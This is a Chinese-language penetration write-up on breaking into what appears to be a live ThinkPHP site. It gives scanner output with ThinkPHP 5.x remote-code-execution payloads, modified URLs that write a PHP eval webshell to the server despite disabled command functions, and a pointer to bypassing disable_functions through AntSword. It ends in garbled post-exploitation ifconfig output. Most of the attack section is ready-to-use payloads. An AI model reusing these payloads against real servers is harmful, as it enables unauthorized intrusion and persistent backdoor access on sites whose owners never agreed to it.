背景：

一个站，是 thinkphp 的，可以执行 phpinfo 代码，但是没法执行命令。


具体思路：

打开站，是一个登录框：

直接丢到工具里去跑，发现有 rce

```
[+] 存在ThinkPHP 5.0 RCE
Payload                    ?s=/admin/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
[-] 不存在ThinkPHP 5.0.10 construct RCE
[-] 不存在ThinkPHP 5.0.22/5.1.29 RCE
[-] 不存在ThinkPHP 5.0.23 RCE
[+] 存在ThinkPHP 5.0.24-5.1.30 RCE
Payload:                   /?s=admin/\think\Request/input&filter[]=phpinfo&data=-1
[-] 不存在ThinkPHP 3.x RCE
[-] 不存在ThinkPHP 5.x 数据库信息泄露
```

这边直接对站进行访问



System	Linux iZj6cfhcbb3o4b0mrdrdtpZ 3.10.0-1160.25.1.el7.x86_64 #1 SMP Wed Apr 28 21:49:45 UTC 2021 x86_64
Build Date	May 13 2020 15:56:18
Configure Command	'./configure' '--prefix=/www/server/php/70' '--with-config-file-path=/www/server/php/70/etc' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--enable-mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--enable-intl' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache'

这里看到有 disable_function

disable_functions	passthru,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,imap_open,apache_setenv	passthru,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,imap_open,apache_setenv

命令执行函数基本被 ban 完了

这里先想办法上个马，网上公开的 poc 都是这样的

```
http://url/to/thinkphp5.1.29/?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E
```

这个尝试直接失败，因为没有这条链

还有的是利用 system 来 echo

```
exp2 = '/index.php/?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo \'<?php @eval($_POST[xxxxxx]);?>\'>zxc2.php'
```


这里因为 disable_function 的关系，system 用不了，直接失败。

这里的思路还是想办法落地一个马，于是修改 poc，得出两条可用的

?s=admin/think\Container/invokefunction&function=create_function&vars[0]=){}$test='<?php eval($_POST["jumpinfo"]); ?>'; file_put_contents("Qax.php", $test);//&vars[1]=

?s=admin/think\Container/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&vars[1][]=<?php @eval($_POST[xxxxxx]);?>

借鉴了网上的和 cve 哥的 poc，最后成功写入。



连接

这里执行命令还有个 disable_function 需要绕过

可以参考我之前写的用蚁剑绕过那篇文章

https://github.com/biggerduck/RedTeamNotes/blob/main/%E5%88%A9%E7%94%A8antsword%E7%BB%95%E8%BF%87disable_function.pdf

直接绕过即可


(*) 输入 ashelp 查看本地命令
ifconfig
CAST> mtu 1500
lo: f
0 GiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packe
TX error
0